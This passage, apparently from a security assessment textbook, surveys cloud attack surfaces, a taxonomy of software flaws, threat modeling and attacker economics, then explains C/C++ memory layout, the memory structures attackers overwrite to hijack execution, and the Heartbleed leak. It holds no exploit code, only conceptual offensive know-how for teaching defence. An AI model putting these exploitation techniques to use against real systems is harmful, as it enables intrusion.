

Figure 3-2. Attack surface of a cloud application

The practical means by which the environment could be compromised include the following:

- Compromise of the hosting provider or cloud management console¹
- Vulnerability within infrastructure (e.g., hypervisor side channel attack²)
- Operating system vulnerability (e.g., network driver or kernel flaw)
- Server software flaw (e.g., Nginx or OpenSSL bug)
- Web application framework flaw (e.g., session management defect)
- Web application bug (e.g., command injection or business logic flaw)
- Attack of user HTTPS or SSH sessions
- Compromise of legitimate credentials (e.g., SSH key or authentication token)
- Desktop software attack (e.g., PuTTY SSH client or browser exploitation)
- User attack through social engineering or clickjacking

Some attacks might be undertaken remotely, whereas others require proximity to manipulate vulnerable system components. For example, within multitenant cloud environments, gaining access to internal address space often exposes management interfaces that aren't publicly accessible.

A Taxonomy of Software Security Errors

Figure 3-2 demonstrates individual software components forming a large attack surface. Locally within each piece of software, security errors might exist that can be exploited for gain. Gary McGraw, Katrina Tsipenyuk, and Brian Chess published a taxonomy³ used to categorize software defects, listing seven kingdoms:

Input validation and representation

Failure to validate input or encode data correctly, resulting in the processing of malicious content. Examples of phyla beneath this kingdom include buffer overflows, XSS, command injection, and XXE processing.

API abuse

Attackers use functions exposed by system libraries and accessible APIs to execute arbitrary code, read sensitive material, or bypass security controls.

Security features

The design and low-level implementation of security features within software should be sound. Failure to perform safe random number generation, enforce least privilege, or securely store sensitive data will often result in compromise.

Time and state

Within applications, time and state vulnerabilities are exploited through race conditions, the existence of insecure temporary files, or session fixation (e.g., not presenting a new session token upon login or a state change).

Errors

Upon finding an error condition, an adversary attacks error-handling code to influence logical program flow or reveal sensitive material.

Code quality

Poor code quality leads to unpredictable behavior within an application. Within low-level languages (e.g., C/C++) such behavior can be catastrophic and result in execution of arbitrary instructions.

Encapsulation

Ambiguity within the way an application provides access to both data and code execution paths can result in encapsulation flaws. Examples include data leak between users, and leftover debug code that an attacker can use.

An eighth kingdom is *environment*—used to classify vulnerabilities found outside of software source code (e.g., flaws within interpreter or compiler

software, the web application framework, or underlying infrastructure).

NOTE

Use the taxonomy to define the source of a defect that leads to unexpected behavior by an application. Note: these kingdoms do not define attack classes (such as side channel attacks).

Threat Modeling

Attackers target and exploit weakness within system components and features. The taxonomy lets us describe and categorize low-level flaws within each software package but does not tackle larger issues within the environment (such as the integrity of data in-transit, or how cryptographic keys are handled). To understand the practical risks to a system, you might model threats by considering the following:

- Individual system components
- Goals of the attacker
- Exposed system components (the available attack surface)
- Economic cost and feasibility of each attack vector

System Components

Exploitable vulnerabilities can exist within infrastructure (e.g., hypervisors, software switches, storage nodes, and load balancers), operating systems, server software, client applications, and end users themselves. **Figure 3-3** shows the relationship between hardware, software, and wetware components within a typical environment.



Figure 3-3. Individual system components within a physical environment

Adversarial Goals

Attackers pursue goals that might include the following:

Data exposure or modification

Within a computer system, data can take many forms, from server-side databases to data in-transit and material processed by client software. Attackers often seek to expose sensitive data, or modify it for gain (e.g., obtaining authentication tokens that can be used to elevate privilege, or modifying flags within memory to disable security features).

Elevation of privilege

Software security features enforce boundaries and privilege levels. Attackers can elevate their privileges by either providing legitimate credentials (such as a stolen authentication token) or exploiting flaws within the controls themselves.

Arbitrary code execution

Execution of arbitrary instructions within an environment makes it possible for an attacker to directly access resources, and often modify the underlying system configuration.

Denial of service

Achieving a condition by which system components become unresponsive (or latency increases beyond a given threshold) can incur cost on the part of the victim, and benefit the attacker.

Software written in languages with memory safety problems (e.g., C/C++) is susceptible to manipulation through buffer overflows, over-reads, and abuse of pointers, which can result in many of these goals being achieved. Writing applications in memory-safe languages (including Java and Microsoft .NET) can render entire bug classes redundant.

System Access and Execution Context

Three broad levels of system access that an adversary can secure are as follows:

Remote

Most threats are external to a given system, with access granted via a wide area network such as the Internet. As such, remote attackers are unable to intercept network traffic between components (e.g., the client, server, and system services supporting authentication, content delivery, and other functions) or observe local system operation to uncover secrets via side channels.

Close proximity

Logical proximity or network access (e.g., sitting in the same coffee shop as a legitimate user, or securing access to shared cloud infrastructure) often provides access to data flowing between system components, or shared resources (such as server memory or persistent storage).

Compromise can occur if material is not adequately protected through transport layer security, or if sensitive data is leaked.

Direct physical access

Direct unsupervised access to system components often results in complete compromise. In recent years, government agents have been known to interdict shipments of infrastructure hardware⁴ (e.g., routers, switches, and firewalls) to implant sophisticated bugs within target environments. Data centers have also been physically compromised.⁵

WARNING

Server applications are becoming increasingly decoupled, with message queuing, content delivery, storage, authentication, and other functions running over IP networks. Data in-transit is targeted for gain, by both local attackers performing network sniffing, and broad surveillance programs.⁶ Transport security between system components is increasingly important.

A common goal is code execution, by which exposed logic is used to execute particular instructions on behalf of the attacker. Execution often occurs within a narrow context, however. Consider three scenarios:

XSS

An adversary feeds malicious JavaScript to a web application, which in turn is presented to an unwitting user and executed within his browser to perform a useful action (such as leaking cookie material or generating arbitrary HTTP requests).

HTML injection

Browsers are often exploited through MITM attacks, whereby malicious HTML is presented, leading to memory corruption and limited code execution within a sandboxed browser process.

Malicious PHP file creation

Many PHP interpreter flaws are exploited by using malicious content—arbitrary code execution is achieved through crafting a script server-side (via upload or file creation bug), and parsing it to exploit a known bug.

The context under which an adversary executes code varies. For example, web application flaws often result in execution via an interpreted language (e.g., JavaScript, Python, Ruby, or PHP) and rarely provide privileged

access to the underlying operating system. Sandbox escape and local privilege escalation tactics must be adopted to achieve persistence.

Attacker Economics

The value of a compromised target to an adversary varies and can run into billions of dollars when dealing in intellectual property, trade secrets, or information that provides an unfair advantage within financial markets. If the value of the data within your systems is significantly greater than the cost to an adversary to obtain it, you are likely a target.

By combining adversarial goals with the exposed attack surface, we can plot attack graphs, as shown in Figures 3-4 and 3-5. In these examples, an adversary is presenting malicious content to Google Chrome with the goal of achieving native code execution and privileged host persistence.



Figure 3-4. Remote Chrome browser attack graph



Figure 3-5. Local privilege escalation attack graph

Here are two important takeaways from the graphs:

- Exploiting Java is the easiest route to medium-integrity native code execution
- Kernel exploits provide the quickest route to privileged host persistence

Adversaries follow the path of least resistance and reuse code and infrastructure to reduce cost. The attack surface presented by desktop

software packages (e.g., web browsers, mail clients, and word processors) combined with the low cost of exploit research, development, and malicious content delivery, makes them attractive targets that will likely be exploited for years to come.

NOTE

Dino Dai Zovi's presentation "[Attacker Math 101](#)" covers adversarial economics in detail, including other attack graphs, and discussing research tactics and costs.

Attacking C/C++ Applications

Operating systems, server software packages, and desktop client applications (including browsers) are often written in C/C++. Through understanding runtime memory layout, how applications fail to safely process data, and values that can be read and overwritten, you can seek to understand and mitigate low-level software flaws.

Runtime Memory Layout

Memory layout within different operating systems and hardware platforms varies. [Figure 3-6](#) demonstrates a high-level layout commonly found within Windows, Linux, and similar operating systems on Intel and AMD x86 hardware. Input supplied from external sources (users and other applications) is processed and stored using the *stack* and *heap*. If software fails to handle input safely, an attacker can overwrite sensitive values and change program flow.



Figure 3-6. Runtime memory layout

The text segment

This segment contains the compiled executable code for the program and its dependencies (e.g., shared libraries). Write permission is typically disabled for two reasons:

- Code doesn't contain variables and so has no reason to overwrite itself
- Read-only code segments may be shared between concurrent program copies

In days gone by, code would modify itself to increase runtime speed. Most processors are optimized for read-only code, so modification incurs a performance penalty. You can safely assume that if a program attempts to modify material within the text segment, it was unintentional.

NOTE

Just-in-time (JIT) compilers such as Java and Microsoft .NET prepare executable memory pages and populate them with instructions; thus, it is common for applications to write and modify code outside of the text segment.

Data and BSS segments

The data and BSS (block started by symbol) segments contain the static and global variables of a program. These memory segments usually have read and write access enabled, and in some cases, instructions in these segments can be executed.

The heap

The heap is often the largest segment of memory assigned by a program. Applications use the heap to store persistent data that exists after a function returns (and its local variables are no longer accessible). Allocator and de-allocator functions manage data on the heap. Within C, *malloc* is often used

to allocate a chunk of memory, and *free* is called to de-allocate, although other functions might be used to optimize allocation.

Operating systems manage heap memory by using different algorithms. **Table 3-1** shows the implementations used across a number of platforms.

Table 3-1. Heap management algorithms

Implementation	Operating system(s)
GNU libc (Doug Lea)	Linux
AT&T System V	Solaris, IRIX
BSD (Poul-Henning Kamp)	FreeBSD, OpenBSD, Apple OS X
BSD (Chris Kingsley)	4.4BSD, Ultrix, some AIX
Yorktown	AIX
RtlHeap	Windows

Most applications use inbuilt operating system algorithms; however, some enterprise server packages, such as Oracle Database, use their own to improve performance. Understanding the heap algorithm in use is important, as the way by which management structures are used can differ (resulting in exposure under certain conditions).

The stack

The stack is a region of memory used to store local function variables (such as a character buffer used to store user input) and data used to maintain program flow. A *stack frame* is established when a program enters a new function. Although the exact layout of the frame and the processor registers used varies by implementation (known as *calling convention*), a common layout used by both Microsoft and GCC on Intel IA-32 hardware is as follows:

- The function's arguments
- Stored program execution variables (the saved instruction and frame pointers)

- Space for manipulation of local function variables

As the size of the stack is adjusted to create this space, the processor stack pointer (*esp*) register is modified to point to the end of the stack. The stack frame pointer (*ebp*) points to the start of the frame. When a function is entered, the locations of the parent function's stack and frame pointers are saved on the stack, and restored upon exit.

NOTE

The stack is a *last-in, first-out* (LIFO) data structure: data pushed onto the stack by the processor exists at the bottom, and cannot be popped until all of the data above it has been popped.

Processor Registers and Memory

Volatile memory contains code in the text segment, global and static variables in the data and BSS segments, data on the heap, and local function variables and arguments on the stack.

During program execution, the processor reads and interprets data by using registers that point to structures in memory. Register names, numbers, and sizes vary under different processor architectures. For simplicity's sake, I use Intel IA-32 register names (*eip*, *ebp*, and *esp* in particular) here.

Figure 3-7 shows a high-level representation of a program executing in memory, including these processor registers and the various memory segments.

Three important registers from a security perspective are the instruction pointer (*eip*) and the aforementioned *ebp* and *esp*. These are used to read data from memory during code execution, as follows:

- *eip* points to the next instruction to be executed by the CPU
- *ebp* should always point to the start of the current function's stack frame
- *esp* should always point to the bottom of the stack



Figure 3-7. Intel processor registers and runtime memory layout

In **Figure 3-7**, instructions are read and executed from the text segment, and local variables used by the function are stored on the stack. The heap, data, and BSS segments are used for long-term storage of data, because, when a function returns, the stack is unwound and local variables often overwritten by the parent function's stack frame.

During operation, most low-level processor operations (e.g., *push*, *pop*, *ret*, and *xchg*) automatically modify CPU registers so that the stack layout is valid, and the processor fetches and executes the next instruction.

Writing to Memory

Overflowing an allocated buffer often results in a program crash because critical values used by the processor (e.g., the saved frame and instruction pointers on the stack, or control structures on the heap) are clobbered. Adversaries can take advantage of this behavior to change logical program flow.

Overwriting memory structures for gain

Depending on exactly which area of memory (e.g., stack, heap, or data segments) input ends up in—and overflows out of—an adversary can influence logical program flow. What follows is a list of structures that an attacker can target for gain:

Saved instruction pointers

When a new function is entered, a saved *eip* value is stored on the stack, which points to an address containing code to be used by the processor when the function returns (i.e., the parent function). Attackers might be able to overwrite the saved *eip* to point to a useful location, leading to code execution upon function exit.

Saved frame pointers

The location of the parent *ebp* is also stored on the stack when a new function is entered. Through exploiting an *off-by-one error* or similar condition, it is possible to shift the apparent location of the parent stack frame, populate it with malicious content (depending on the parent function and its expected variables), and benefit upon function return.

Function pointers

The heap, stack, and BSS memory segments often contain function pointers. For example, Microsoft Windows *structured exception handler* (SEH) pointer entries on the stack provide exception handling. Upon overwriting an SEH pointer, inducing a program crash will result in arbitrary code execution.⁷

Heap control structures

Depending on the implementation, heap control structures might exist which can be targeted. Upon manipulating control structures, the heap management process can be fooled into reading or writing to certain memory locations.

Heap pointers

C++ objects store function pointers in heap vtable structures. Pointing a vtable to a different memory location results in new contents being used during function pointer lookup, yielding control of execution flow. Other linked data structures and pointers can exist on the heap that can be used

to perform a controlled read or write operation, depending on the application.

Global variables

Programs often store sensitive material within global variables in the data segment, such as user ID and authentication flag values. By passing malicious environment variables to a vulnerable program (e.g., */bin/login* under Oracle Solaris⁸), you can bypass authentication and gain system access.

Global offset table (GOT) entries

Unix ELF binaries support dynamic linking of libraries containing shared functions (such as *printf*, *strcpy*, *fork*, and others⁹). The GOT exists in the data segment, and is used to specify the addresses of library functions. As this segment is usually writable, an adversary can seek to overwrite addresses of shared functions within the GOT and commandeer logical program flow.

Procedure linkage table (PLT) entries

ELF binaries use a procedure linkage table, which contains addresses of shared functions within the text segment. Although PLT entries cannot be overwritten, they can be used as an entry point to low-level system calls such as *write(2)*, which can be used to read process memory and bypass security controls.

Constructors (*.ctors*) and destructors (*.dtors*)

ELF binary constructors are defined within the data segment; they are functions executed before a program enters *main()*. Destructors are defined in a similar manner and executed when the process exits. Practically, destructors are targeted to execute code when the parent function exits.

Application data

Data used by the application to track state (e.g., authentication flags) or locate material in memory can be overwritten and cause an application to act unexpectedly.

Reading from Memory

Systems increasingly rely on secrets stored in memory to operate in a secure manner (e.g., encryption keys, access tokens, authentication flags, and GUID values). Upon obtaining sensitive values through an information leak or side channel attack, an adversary can undermine the integrity of a system.

OpenSSL TLS heartbeat extension information leak

OpenSSL versions 1.0.1 through 1.0.1f are susceptible to a flaw known as *heartbleed*,¹⁰ as introduced into the OpenSSL codebase in March 2012 and discovered in early 2014 by Neel Mehta of Google.¹¹ Figure 3-8 demonstrates a normal TLS heartbeat request, and Figure 3-9 demonstrates the heap over-read, revealing server memory upon sending a malformed TLS heartbeat request.¹²

